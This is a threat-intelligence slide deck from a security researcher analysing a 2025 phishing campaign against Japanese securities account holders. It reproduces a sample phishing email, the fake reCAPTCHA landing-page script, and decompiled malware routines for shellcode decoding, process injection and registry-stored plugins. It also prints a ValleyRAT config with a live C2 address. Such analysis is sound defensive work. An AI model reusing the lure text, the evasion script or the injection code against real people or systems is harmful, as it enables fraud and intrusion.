ITOCHU
Cyber &
Intelligence

Continuous Intrusion/Continuous Distribution: Tracking Fox's Iterative Malspam Campaign

Satoshi Kamekawa

ITOCHU Cyber & Intelligence Inc.

JSAC2026

whoami

Satoshi Kamekawa

Cybersecurity Researcher
ITOCHU Cyber & Intelligence Inc.

Table of Contents

01
Introduction


Introduction

- Period
  - September - October 2025
- Initial access (Phishing Emails)
  - Securities account themed social engineering
  - Embedded URLs
- Key characteristics
  - Emails are distributed in large numbers within a few hours.
  - Malware sets and implementations were changed over time
- Malware sets
  - Donut Loader/ValleyRAT/SNOWLIGHT/VShell

02
Campaign Overview

Campaign Overview

- Securities account themed social engineering


[redacted]からのお知らせ：セキュリティプラグインの更新をお願いしますNo.59745

宛先: [redacted]

[redacted]より重要なお知らせ：セキュリティプラグインを更新してください

平素より当委員会の運営にご協力いただき誠にありがとうございます。

近年、正規証券会社を装った偽サイトやフィッシングメールによる詐欺被害が増加しており、
投資家の資産および個人情報が深刻な脅威にさらされております。
投資者保護を強化するため、当委員会ではシステムセキュリティを大幅にアップグレードいたしました。

【重要】2025年10月9日までに更新を完了してください
ご自身の常用パソコン端末に最新版セキュリティプラグインを必ずダウンロード・インストールしてください。
期限を過ぎた場合、証券口座や証券取引の機能をパソコン端末で正常にご利用いただけなくなります。


更新手順:
下記のリンクをクリックして最新版セキュリティプラグインをダウンロードしてインストールしてください。


【セキュリティプラグインを今すぐダウンロード】
https://www.fsa.go.jp/sesc/support/fund.html

対象となる主な証券会社:
- 野村證券（Nomura Securities）
- 大和證券（Daiwa Securities）
- SBI証券（SBI Securities）
- 楽天証券（Rakuten Securities）
- 松井証券（Matsui Securities）
※ 上記は一部であり、その他の証券会社も対象です。

影響を受ける機能:
- 証券口座へのログインおよび認証機能
- 株式・投資信託・先物取引などの注文・取消
- 入金・出金・資金振替操作
- リアルタイム株価およびレポート閲覧
- オンラインサポート・口座セキュリティ管理

Phishing email sample





Landing Page

- Accessed environment check
  - Verify Japanese time zone
- Automated access blocking
  - When accessed in an automated or script, an authentication page is presented and access to the content is blocked.

Fake reCAPTCHA page

```
<script>
    // 判断时区是否是日本时区
    function isJapanTimezone() {
        const timezoneOffset = new Date().getTimezoneOffset(); // 获取时区偏移值(分钟)
        const japanTimezoneOffset = 540; // 日本时区的偏移值是 UTC+9 (9小时 => 540分钟)
        return timezoneOffset;
    }


    // 获取屏幕的分辨率(宽 × 高)
    function getScreenResolution() {
        return `${window.screen.width}`;
        //return `${window.screen.width}x${window.screen.height}`;
    }
```


Geolocation check function

```
// 実際の環境ではここでサーバーサイド検証を行う
setTimeout(function() {
  // 90%の確率で成功、10%で失敗をシミュレート
  const isSuccess = Math.random() > 0.1;

  if (isSuccess) {
    statusMessage.textContent = "認証に成功しました！ロボットではないことを確認できました。";
    statusMessage.className = "status-message success";

    // 実際の環境ではここでフォーム送信やリダイレクトなどを行う
    setTimeout(function() {
      //alert("申し訳ございませんが、認証プロセスを正常に完了できませんでした。以下の可能性が考えられま
      window.location.href = 'y11.html';
      // 実際の環境では location.href = "次のページ"; など
    }, 1500);
  } else {
    statusMessage.textContent = "確認できませんでした。もう一度お試しください。";
    statusMessage.className = "status-message error";
    checkboxElement.classList.remove('checked');
    isChecked = false;

    // リセット
    setTimeout(function() {
      verificationBar.style.width = "0%";
      buttonText.textContent = "確認";
      verifyButton.disabled = false;
      isVerifying = false;
      statusMessage.textContent = "チェックボックスを選択して、ロボットでないことを確認してください。";
      statusMessage.className = "status-message";
    }, 2000);
```

Creating fake reCAPTCHA page

Email delivery schedule

- Emails were sent at irregular times, including early morning and late night hours, with no consistent delivery pattern observed.



Heatmap of email delivery volume by time of day (UTC+9)

03
Detailed Campaign Analysis

Campaign Timeline

1. Malware was not executable due to implementation errors.

- Malware components
  - Loader
  - Donut Loader
  - ValleyRAT

2. Malware could not be downloaded due to misconfigured C2 settings.

3. The loader was modified from the initial version, making the malware executable.


- Malware components
  - Loader
  - Donut Loader
  - ValleyRAT

4. The payload was changed from ValleyRAT to VShell:

- Malware components
  - Loader
  - Python script (SNOWLIGHT)
  - VShell

5. The loader and Python script was changed from case 4:

- Malware components
  - Loader
  - Python script (SNOWLIGHT)
  - VShell




Wave 1

1. Malware was not executable due to implementation errors.

- Malware components
  - Loader
  - Donut Loader
  - ValleyRAT

Wave 1: Incorrectly Implemented ValleyRAT

- Due to implementation errors, it could not be executed.



Wave 1: 1st stage Loader

- Language check
  - 0x404: zh-TW
  - 0x804: zh-CN
- Decode shellcode with `xor 0x60`

```
__int64 aa_check_lang(void)
{
  LANGID UserDefaultUILanguage; // ax

  UserDefaultUILanguage = GetUserDefaultUILanguage();
  if ( UserDefaultUILanguage != 0x404 && UserDefaultUILanguage != 0x804 )// 0x404 = zh-TW Chinese (Traditional, Taiwan)
                                                                         // 0x804 = zh-CN Chinese (Simplified, PRC)
    return 0LL;
  RunCode();
  return 1LL;
}
```

Language check

```
__int64 __fastcall aa_xor_decode(unsigned __int8 *shellcode, int shellcode_size)
{
  __int64 result; // rax
  int i; // [rsp+Ch] [rbp-4h]

  for ( i = 0; ; ++i )
  {
    result = (unsigned int)(shellcode_size - 1);
    if ( (int)result <= i )
      break;
    shellcode[i] ^= 0x60u;
  }
  return result;
}
```

xor 0x60

Wave 1: 2nd stage Donut Loader

- Shellcode generator that enables in-memory execution of VBScript, JScript, EXE, DLL files and .NET assemblies
  - https://github.com/TheWover/donut
- Decrypter
  - GitHub - volexity/donut-decryptor: Retrieve inner payloads from Donut samples

```
35  VirtualAlloc = (_DWORD *)aa_ResolveAPI_0(a1, a1[18], a1[19], a1[10], a1[11]);
36  v30 = VirtualAlloc;
37  VirtualFree = (void (__stdcall *)(int, _DWORD, int))aa_ResolveAPI_0(a1, a1[20], a1[21], a1[10], a1[11]);
38  v28 = VirtualFree;
39  RtlExitProcess = (void (__stdcall *)(_DWORD))aa_ResolveAPI_0(a1, a1[122], a1[123], a1[10], a1[11]);
40  v5 = RtlExitProcess;
41  v27 = RtlExitProcess;
42  if ( !VirtualAlloc || !VirtualFree || !RtlExitProcess )
43    return -1;
44  allocated_memory = ((int (__stdcall *)(_DWORD, _DWORD, int, int))VirtualAlloc)(0, *a1, 0x3000, 4);
45  allocated_memory_1 = allocated_memory;
46  if ( !allocated_memory )
47  {
48    if ( a1[140] == 2 )
49      v5(0);
50    return -1;
51  }
52  aa_memcpy(allocated_memory, a1, *a1);
53  aa_memset(v32, 0, 32);
54  v9 = (int *)(allocated_memory_1 + 40);
55  if ( *(_DWORD *)(allocated_memory_1 + 564) != 3
56    || (aa_donut_decryption(
57          allocated_memory_1 + 4,
58          allocated_memory_1 + 20,
59          (_BYTE *)(allocated_memory_1 + 572),
60          *(_DWORD *)allocated_memory_1 - 572),
61        sub_27F84(allocated_memory_1 + 3116, *v9, *(_DWORD *)(allocated_memory_1 + 44)) == *(_DWORD *)(allocated_memory_1 + 3376))
```

Donut Loader decryption routine

Wave 1: 3rd stage ValleyRAT

- Winos 4.0 C2 framework
- Reversed config string
  - *|p1:112.121.185.10|o1:443|t1:1|p2:112.121.185.10|o2:80|t2:1|p3:112.121.185.10|o3:6666|t3:1|dd:1|cl:1|fz:默认|bb:1.0|bz:X上机|jp:1|bh:0|ll:0|dl:1|sh:1|kl:0|bd:0|*
- Connect to C2 with KCP protocol
- It downloads additional plugins.
  - Module name: {vU_!jWW. (登录模块.dll)
  - 登录模块: Login module (In simplified Chinese)

```
config:                                 ; DATA XREF: sub_1400072A0:loc_1400072E6↑o
                                        ; sub_1400073D0+2C↑o
        text "UTF-16LE", '|0:db|0:lk|1:hs|1:ld|0:ll|0:hb|1:pj|机上X:zb|0.1:bb|认'
        text "UTF-16LE", '默:zf|1:lc|1:dd|1:3t|6666:3o|01.581.121.211:3p|1:2t|'
        text "UTF-16LE", '08:2o|01.581.121.211:2p|1:1t|344:1o|01.581.121.211:'
        text "UTF-16LE", '1p|',0
```

ValleyRAT config

```
strcpy((char *)module_name, "{vU_!jWW.");     // 登录模块.dll
Src = 0;
strcpy((char *)&module_name[2] + 2, "d");
n95 = 0x5F;
module_name[3] = 0x6C006C;
n98 = 0x62;
n110 = 0x6E;
n105 = 0x69;
memset(v20, 0, sizeof(v20));
v21 = 0;
v22 = 1;
memset(v23, 0, sizeof(v23));
v24 = 0;
request_packet = operator new(0xA45u);
*request_packet = 5;
memmove(request_packet + 1, &Src, 0xA44u);
if ( !*((_DWORD *)malware_ctx + 4) )
  (*(void (__fastcall **)(_QWORD, _BYTE *, __int64))(*(_QWORD *)
    malware_ctx[1],
    request_packet,
    2629);
j_free(request_packet);
```

Downloading additional module

Wave 1: 3rd stage ValleyRAT cont.

- Check if a module already exists in the registry.
  - HKCU\Console\1\d33f351a4aeea5e608853d1a56661059
- Inject to tracerpt.exe

```
if ( *cmd_packet == 0xC9 )
  return;
if ( packet_len != 0x65 )                    // Check if a module already exists in the registry.
                                             // HKCU\Console\1\d33f351a4aeea5e608853d1a56661059
{
  memmove(&unk_140021800, cmd_packet + 1, 0xA44u);
  shellcode = VirtualAlloc(0, module_header_size, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
  memmove((void *)shellcode, cmd_packet + 0xA45, module_header_size);
  total_module_size = module_header_size + 0xA44;
  temp_buffer = (BYTE *)operator new(module_header_size + 0xA44);
  module_buffer = temp_buffer;
  if ( temp_buffer )
  {
    memmove(temp_buffer, &unk_140021800, 0xA44u);
    memmove(module_buffer + 0xA44, shellcode, module_header_size);
    if ( !RegCreateKeyW(HKEY_CURRENT_USER, L"Console\\1", &cbData) )
    {
      RegDeleteValueW(cbData, L"d33f351a4aeea5e608853d1a56661059");
      RegSetValueExW(cbData, L"d33f351a4aeea5e608853d1a56661059", 0, REG_BINARY, module_buffer, total_module_size);
    }
    RegCloseKey(cbData);
    j_j_free(module_buffer);
  }
  goto LABEL_21;
}
```

Saving downloaded plugins into registry

```
28  aa_w_vsprintf_s(Buffer, "%s%s", Buffer, "Windows\\System32\\tracerpt.exe");
29  result = CreateProcessA(
30             Buffer,
31             0,
32             0,
33             0,
34             0,
35             CREATE_SUSPENDED,
36             0,
37             0,
38             &StartupInfo,
39             (LPPROCESS_INFORMATION)lpProcessInformation);
40  if ( result )
41  {
42    dwSize_2 = dwSize_1;
43    lpBaseAddress = VirtualAllocEx(
```

Process injection

Wave 1: 3rd stage ValleyRAT cont.

- Data sent to C2 is encrypted with xor.
- Data format
  - [packet size (4 bytes)] + [encryption key (10 bytes)] + [data]

```
47  if ( a4 )
48  {
49    byte_index = 0;
50    key_offset = 0;
51    for ( buffer_offset = 0; byte_index < (int)size; ++buffer_offset )
52    {
53      key_byte = *(_BYTE *)(key_offset + key_ptr);
54      ++key_offset;
55      *(_BYTE *)(buffer_offset + *(_QWORD *)(buffer_ctx + 0x10)) ^= key_byte % -56 + 0x36;
56      if ( byte_index == 10 * (byte_index / 0xAu) )
57        key_offset = 0;
58      ++byte_index;
59    }
60  }
61  *(_QWORD *)(buffer_ctx + 0x10) += size;
62  return (unsigned int)size;
63 }
```

Decryption routine

Wave 2

1. Malware was not executable due to implementation errors.

- Malware components
  - Loader
  - Donut Loader
  - ValleyRAT

2. Malware could not be downloaded due to misconfigured C2 settings.

3. The loader was modified from the initial version, making the malware executable.

- Malware components
  - Loader
  - Donut Loader
  - ValleyRAT

4. The payload was changed from ValleyRAT to VShell:


- Malware components
  - Loader
  - Python script (SNOWLIGHT)
  - VShell

5. The loader and Python script was changed from case 4:

- Malware components
  - Loader
